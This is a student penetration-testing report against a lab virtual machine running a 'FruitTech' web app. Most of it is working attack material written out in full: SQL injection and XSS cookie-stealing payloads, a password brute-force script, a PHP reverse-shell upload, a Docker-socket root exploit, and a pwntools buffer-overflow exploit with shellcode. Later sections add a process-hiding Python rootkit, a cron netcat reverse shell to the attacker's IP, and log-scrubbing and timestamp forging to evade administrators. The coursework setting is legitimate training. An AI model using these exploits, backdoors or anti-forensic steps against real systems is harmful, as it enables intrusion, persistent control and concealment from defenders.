

Second Report - Group 20

- Pietro Giovanni Venturini, 1764355, venturini.1764355@studenti.uniroma1.it
- Domiziano Piccioni, 1761515, piccioni.1761515@studenti.uniroma1.it
- Edoardo Ottavianelli, 1756005, ottavianelli.1756005@studenti.uniroma1.it
- Georgios Nikolaou, 1977703, nikolau.1977703@studenti.uniroma1.it

Target VM name: VM_4760124323514932

Found Vulnerabilities:

Remote access:

- SQL injection leading to users' passwords leak
- Stored XSS in FruitTech Web Application
- Php Reverse shell in Shared Folder Application
- Weak SSH password + password leak due to OSINT

Privilege escalation:

- Docker Writable Socket
- Buffer Overflow (SUID + owned by root)

Initial Scanning and Enumeration

The penetration testing session started with the detection and scanning of the target and the enumeration of the listening services.

This result was achieved using nmap.

```
$ nmap -PR 192.168.1.0/24
```

```
$ nmap -A 192.168.1.4
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-31 17:19 CEST
Nmap scan report for 192.168.1.4
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Node.js Express framework
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-title: FruitTech
8082/tcp   open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: File Upload
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.09 seconds
```

Web Application listening on port 80 (SQL injection)

On port 80 of the target machine it seems it's listening a Node.js server.

The website is called 'FruitTech' and there are two main services: Blog and Email.

For now we concentrate on the Blog part.

To test the application we use BurpSuite, the famous proxy.


First of all we need to set the target in scope, so using the advanced scope we insert into the Host/IP range field the ip address of the target server.

Then in the proxy tab we set the option to capture only in-scope requests.

When we access the blog, we can see all the posts from the users and on top right of the website there is a login button.

Capturing the login request and sending it to the Repeater tab we can play with that login service.

Sending a normal request we receive back a JSON response telling us that we cannot access the page.



The screenshot shows the Burp Suite interface with a request and response captured. The request is a POST to /api/blog/signin with a JSON body containing placeholder email and password. The response is a 200 OK with a JSON body {"access": false}.

```
Request
1 POST /api/blog/signin HTTP/1.1
2 Host: 192.168.1.7
3 Content-Length: 61
4 Accept: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.164 Safari/537.36
6 Content-Type: application/json
7 Origin: http://192.168.1.7
8 Referer: http://192.168.1.7/blog/login
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "username": "placeholder_email",
  "password": "placeholder_pwd"
}
```

```
Response
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 16
6 ETag: W/"10-t94xrsW6M0mR6+xPtJnbd5fRYuQ"
7 Date: Tue, 15 Jun 2021 13:41:24 GMT
8 Connection: close
9
10 {
  "access": false
}
```

The first useful payload is the famous ' OR 1=1; -- . And it worked.



The screenshot shows the Burp Suite interface with a request and response captured. The request is a POST to /api/blog/signin with a JSON body containing a payload that exploits a SQL injection vulnerability. The response is a 200 OK with a JSON body {"access": true} and a Set-Cookie header containing a JWT token.

```
Request
1 POST /api/blog/signin HTTP/1.1
2 Host: 192.168.1.7
3 Content-Length: 56
4 Accept: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.164 Safari/537.36
6 Content-Type: application/json
7 Origin: http://192.168.1.7
8 Referer: http://192.168.1.7/blog/login
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "username": "' OR 1=1; --",
  "password": "placeholder_pwd"
}
```

```
Response
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Set-Cookie: blog=syJhbGciOiJIUzI1NiIsInR5cCI6Ikp1bmI6ImlzIHR5cGU6IiwiZW50cn5kaW50IiwiaWF0IjoiMTY1NzU0MjQyIiwiaXNjaW50IjoiZm9udCJ9
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 15
7 ETag: W/"f-VJK7/kGxLNmsLxnJ5/LH4G0aiDQ"
8 Date: Tue, 15 Jun 2021 13:42:05 GMT
9 Connection: close
10
11 {
  "access": true
}
```

We receive a true answer, we have access and also the server sends us a cookie to authenticate ourselves in future requests.

This vulnerability is caused by improper user input handling. As we can see in the previous example, injecting a string with some special characters that in the SQL language have a precise meaning, we can force the SQL query to return unexpected data and work in an unintended behaviour.

The cookie is a JWT, but trying to forge new cookies based on the field UserID doesn't seem to lead to administrative accounts.

These are the methods to access all the users present in the blog:

- Melissa Account (userId=22):
`{"username":"a' OR 1=1 --","password":"b"}`
- Gloria Account (userId=25):
`{"username":"a' OR email LIKE '%glo%';--","password":"b"}`
- Jon Account (userId=23):
`{"username":"a' OR email LIKE '%joh%';--","password":"b"}`
- Frank Account (userId=24):
`{"username":"a' OR email LIKE '%fra%';--","password":"b"}`

We're sure there aren't other users because these two queries return access false:

- `{"username":"a' OR id>25;--","password":"b"}`
- `{"username":"a' OR id<22;--","password":"b"}`

It doesn't seem there are administrative users on the blog and moreover the blog posts and the other fields seem not to be injectable for XSS.

Then we tried to leverage the SQL injection vulnerability with an automated tool to dump the database.

We captured a request on Burpsuite and we feed sqlmap with the raw request:

sqlmap --dump-all -r request.txt

This gave us the dump of the entire database, but the most spicy thing was the users' table.

One of the record (the JohSnow one) is a real user on the target machine, so we get a shell with ssh:

ssh JohSnow@192.168.1.7

Web Application listening on port 80 (Stored XSS)

Talking about the Email service in the same website, there is also a login there.

We tried to inject some SQL payloads but this time the login seems not injectable.

There is a link with the label 'Need Help?' and clicking on that, the website shows us a form in which we can request help.

There are these input fields available:

Name, Surname, Email, Title of the request and text of the request.

It seems there is no check on the email address field, since entering a non valid email address the service seems not to complain.

So we tried to insert an XSS payload and listen for an incoming connection stealing some administrative account cookie.

We started a netcat connection on the attacking machine with
nc -lnvp 1234

We have inserted this payload on all the fields available:

And after few seconds we received back this connection:

```
Listening on 0.0.0.0 1234
Connection received on 192.168.1.7 47292
GET /email=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZHVzZXIiOiJiczLCJpYXQiOiJlE2MjM3NjkyNjIsImV
KtA0KgWxfOdvBhMc5EtJqdr2ZDK4 HTTP/1.1
Host: 192.168.1.6:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://localhost/
Upgrade-Insecure-Requests: 1
```

Setting the email cookie as the one we received we are able to see all the emails present in the service.

This vulnerability is caused by improper user input handling. As we can see in the previous example, injecting a string with some special characters that in the HTML and Javascript languages have a precise meaning, we can insert into the page code that behaves maliciously. Here we are inserting an image into the page, but since the src field (the one where the image should be) is a fake one, the callback function is called, sending a request to the malicious server with the cookie as a parameter. There is a really juicy email from the customer service to Melinda.

Title: Password reset

Name: Melinda Surname: Butch Email: melindabutcher@fruittech.com Good afternoon, I'm really sorry to bother you but I just can't find my password. Could you please reset it for me? I'm writing from my phone where I am already logged in but I need to access on my laptop from home due to COVID restrictions and smartworking. Thank you, Melinda

Here Melissa is requesting a new password and this is the reply from the Customer Service:

Title: Reply - Password reset

We wanted to inform you that your password for the email melindabutcher@fruittech.com, related to the account MelButch, has been restored. You can now access to your machine with the following password: fruittechIsA!_statusOfMind_XXXX where XXXX is a only digits code that has been sent to your mobile phone via SMS. Glad we could help, The customer service.

So, we created a small Python script to create the proper wordlist:

```
with open("tries.txt","w+") as f:
    for elem in range(10000):
        if len(str(elem)) < 4:
            final = "0"*(4 - len(str(elem))) + str(elem)
        else:
            final = str(elem)
        f.write("fruittechIsA!_statusOfMind_" + final + "\n")
```

And using Hydra we tried to bruteforce the password of Melinda:

```
hydra -l MelButch -P tries.txt 192.168.1.4 -t 20 ssh
```

When we found the password we got a shell using ssh:

```
ssh MelButch@192.168.1.4
```

Php Reverse shell in Shared Folder Application (port 8082)

On port 8082 there is another service with the title `Fruttaroli Shared Folder`.

There is a simple form containing 4 input fields:

Name, Email, message and a button to upload a file.

It seems there is no security check on which type of files we can upload.

Initially trying with a simple image gave back this error:

Notice: Only variables should be passed by reference in /var/www/html/upload.php on line 11
The file 1.png has been uploaded

So it seems that the image has been correctly uploaded, but there is still an error coming from a php file due to a misuse in the code.

What could go wrong?

Let's try with a really long filename: 500 "A" characters.

Trying to modify the request in this way:

And sending this payload to the server, the error changes:

Warning:

Warning: move_uploaded_file(): Unable to move "/tmp/phprLc8hJ" to
"/var/www/html/unixnfs/AAA^
in /var/www/html/upload.php on line 23
An error occurred. Please contact the administrator.

If we try to go directly to the `/unixnfs/` folder we get back a 403 Forbidden error, but if we try to retrieve the `1.png` image uploaded a few minutes before we can download it.

Then start a netcat listener:

Request the reverse shell PHP file uploaded and we get a shell.

```
Listening on 0.0.0.0 1234
Connection received on 192.168.1.4 42396
Linux 83ccb176a79 5.8.0-53-generic #60~20.04.1-Ubuntu SMP Thu May 6 09:52:46 UTC 2021
21:04:59 up 1:44, 0 users, load average: 0.18, 0.17, 0.15
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ █
```

Weak SSH password + password leak due to OSINT

On the FruitTech website, there are some blog posts from the users.
In particular looking carefully at this user, he has these three blog posts published.

John Snow: Skateboard

There are people on the skatepark, but we still can't go snowboarding... Just so unfair... Waiting an answer from the government @POTUS

John Snow: Vaccine

@POTUS when does the born in the 68' will be take their shot of vaccine!?!? I could die tomorrow if someone gonna infect me

John Snow: Party incoming!

Next weekend I'm gonna plan a very nice party at home! You're all invited to have fun all together! See you soon! :D

Creating a wordlist profiling the user (using the Common User Passwords Profiler) with his interests we are able to find his password (**Snowboard__68**) and get a shell using ssh.

Docker Writable Socket

After gaining a user shell, we start doing some lateral movements and internal reconnaissance.

It seems there is a docker ready environment since in /var/lib/ there is the 'docker' folder but we can't access the docker command.

Searching for rsa key:

```
find . -name="id_rsa"
```

We have found a lot of rsa keys belonging to the users of the machine; trying to connect with those and changing user, finally we found the FraBrown user that is in the 'docker' group.

Actually, running **docker container ls**, we can see a container running on local port 80 exposed to the 8082 outside, the shared folder service.

But more spicy is the fact that we can run docker without being root or escalating our privileges with sudo, this seems to be a good way to escalate our privileges.

Executing **ls -lah /var/run/docker.sock** actually we have access to the Docker socket, so we can start to exploit it.

Using an exploit found on GitHub we can escalate privileges and spawn a root shell:


```
[+][docker:writable-socket] Starting evil container...
[+][docker:writable-socket] Backdooring host at /usr/bin/nFE40-R0 from guest...
[+][docker:writable-socket] Checking permissions...
[+][docker:writable-socket] Starting root shell...
[+][docker:writable-socket] Removing backdoor from host...
[+][docker:writable-socket] Removing container...
[+][docker:writable-socket] Cleaning up image...
[+][docker:writable-socket] Dropping you into a shell...

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

MyNotebook executable vulnerable to Buffer Overflow

Using the password found above ('Snowboard__68'), we can access the JohSnow account. Under the folder 'My Notebook' we come across something interesting:

```
JohSnow@ubuntu-VirtualBox:~/Desktop/My Notebook$ ls -l
total 24
-rwsr-xr-x 1 root root 19372 mag 30 18:27 'My Notebook'
-rw-r--r-- 1 root root 2731 mag 30 18:31 'My Notebook.c'
```

The executable 'My Notebook' is owned by root and has the setuid bit set. This can be used to our advantage, if we can get it to create a shell, by abusing a buffer overflow. And indeed, a quick examination of the source file shows some promising code in the function that manages the creation of new notes:

```
int create(char pages[10][50], int counter){
    while(strcmp(pages[counter], "")>0)
        counter++;

    if(counter<10){
        printf("\n\nThis is note number: %d\n", (counter+1));
        char note[600];
        printf("Write your note below:\n\n");
        scanf("%[^\n]s", note);
        strncpy(pages[counter], note, sizeof(pages[counter]));
        return 0;
    }
    else{
        printf("The Notebook is full (max 10 notes), you need to delete a note in order to create a new one\n");
        return -1;
    }
}
```

Looks like we can abuse this buffer to overwrite the return address and execute malicious shellcode. A quick examination proves that the program has been compiled with no stack protector or canary and that ASLR has been disabled so we can be sure that the vulnerability we found in the code can be exploited.

We now have to find the actual size of the buffer in order to calculate the dimensions of the string we will use for the attack. Since the compiler adds some padding, the actual size of the buffer will be somewhat bigger than 600. Using a simple Python script, we can deduce the size of the buffer to be 612 bytes, with the address

residing at the next 4 bytes. Interestingly, the program has been compiled for 32 bit memory addresses, we will have to take this into account when selecting our shellcode or 'egg' as the code is architecture specific.

We will use the following piece of code, which if executed will spawn a shell, and since it comes from a program owned by root with SUID bit set (so EUID equal to 0), the spawned shell will also have elevated privileges.

The Shellcode:

```
\x31\xc0\x31\xdb\xb0\x17\xcd\x80xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Our shellcode has a length of 53 bytes. So we will need to add $612-53=559$ other characters in order to trigger the buffer overflow. We will choose the `\x90` character, the NOP, so that by jumping to any point of the 'NOP sled' we will create, the execution of the shellcode is ensured.

In order to send the malicious string, we will use a Python script using the pwn tools library:

```
import re
from pwn import *
from sys import *

sshConn = ssh(host="192.168.100.6", user="JohSnow", password="Snowboard__68")
notebook = sshConn.process("/home/JohSnow/Desktop/My Notebook/My Notebook")
resp = notebook.recv(4096).decode()
print(resp)
notebook.sendline("1")
resp = notebook.recv(4096).decode()
print(resp)
result = StringIO()
sys.stdout = result
lineToSend=b"\x90"*559+b"\x31\xc0\x31\xdb\xb0\x17\xcd\x80xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"+b"\xf0\xd1\xff\xff"
notebook.sendline(lineToSend)
notebook.interactive(prompt='')
```

This piece of code connects with ssh and after launching the target program, sends '1' to select the creation of a new note and then sends the message consisting of the NOPs, the shellcode and the return address. After that, it goes interactive to allow us to use the newly created root shell.

Gain Persistence

Once obtained the root shell, to maintain the access to the system (in the case the remote access vulnerabilities will be patched) we thought about 3 methods:

1. Rootkit
2. SSH authorized_keys
3. Cronjob

With these different methods we will have access to all the users and also to root access.

1. Rootkit:

To maintain root access we have created a small Python program that every 15 minutes creates a socket and tries to connect to our host.

If our attacking machine is listening on the pre-defined port, the socket will receive data and then with a child process executes them; then the socket will give back to the attacker the result of the command. Since the command is run as the root user, our commands have no limits on the target machine.

This program can be detected by the system administrator, since it is a root process and also connecting to an external machine.

To avoid the detection of the program we use this trick:

```
#!/usr/bin/python3
import os, socket, subprocess, string, time
import random as r
ch = string.ascii_uppercase + string.digits
token = "".join(r.choice(ch) for i in range(5))
pid = os.getpid()
os.system("mkdir /tmp/{0} && mount -o bind /tmp/{0} /proc/{1}".format(token,pid))
```

The variable token contains 5 random characters, like '4N9PW' and pid is the process ID of the rootkit.

Then we use the last line to hide the proper rootkit process informations.

Using this method the system administrator will not see the process using tools like htop and ps, or any system tool that uses the files in the /proc folder.

To avoid also to lose access due to a reboot and to gain persistent access to the target machine we have created a service running in the background and restarting every time the process crashes and every reboot.

```
Listening on 0.0.0.0 8003
Connection received on 192.168.1.7 48044
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu-VirtualBox 5.8.0-53-generic #60~20.04.1-Ubuntu
2021 x86_64 x86_64 x86_64 GNU/Linux
```

2. SSH authorized_keys:

To maintain access to all the users in the target machine we leveraged the rsa keys in the .ssh users' home folder. Since the ssh daemon is also accepting public keys, we just created a file called authorized_keys in every /home/<user>/.ssh folder adding the id_rsa.pub key.

3. Cronjob:

The last option to maintain access to the target system is a basic cronjob.

Every hour the target machine will execute this command spawning a shell.

First of all we create a named pipe with **mkfifo rs**

```
0 * * * * cat rs | /bin/bash 2>&1 | nc -v 192.168.1.6 8003 > rs >/dev/null  
2>&1
```

We also use the error redirection '**>/dev/null 2>&1**' to avoid notifying the user for any error.

Clean traces

In order to don't leave traces of our activities on the target machine we have spotted some files in the system that have been modified in the last 30 days and can contain information about our activities.

```
find / -type f -mtime -30 | grep -v proc | grep -v sys | grep -v dev
```

- ~/.bash_history of all users
- /var/lib/postgresql/.psql_history
- /home/FraBrown/webserve/server/unixnfs/* (all uploaded files)
- /var/log/apt/history.log
- /var/log/dpkg.log
- /var/log/cups/access_log
- /var/log/boot.log
- /var/log/postgresql/postgresql-12-main.log
- /var/log/postgresql/postgresql-13-main.log
- .wget-hsts of all users
- All the records in the FruitTech database containing XSS and SQLi payloads
- /var/log/btmp
- /var/log/lastlog
- /var/log/wtmp
- /var/log/message
- /var/log/secure

Deleting completely all these files will end up alerting the system administrator, so the best option here is to search into these files words related to our actions, like IP addresses, commands used (bash, find, grep, ssh...) using the grep command.

As an example, we tried to hide our IP address searching for IP addresses in /var/auth.log

And we spot all these lines:

```
94259 192.168.1.6
```

```
981 192.168.1.1
```

```
92 192.168.1.4
```

```
51 192.168.56.104
26 0.20.04.1
13 91.189.89.198
11 91.189.91.157
9 91.189.89.199
7 192.168.56.119
1 192.168.178.1
```

The first IP address is our attacking machine, we have deleted the rows containing our IP address.

grep -v "192.168.1.6" /var/auth.log > tmpfile && mv tmpfile /var/auth.log

To avoid also that the system administrator will list all the files modified in the last days suspecting a breach we have modified the date of the important files touched or modified by us with the command:

touch -m -t 202105101205.12 <file>

changing randomly the timestamp.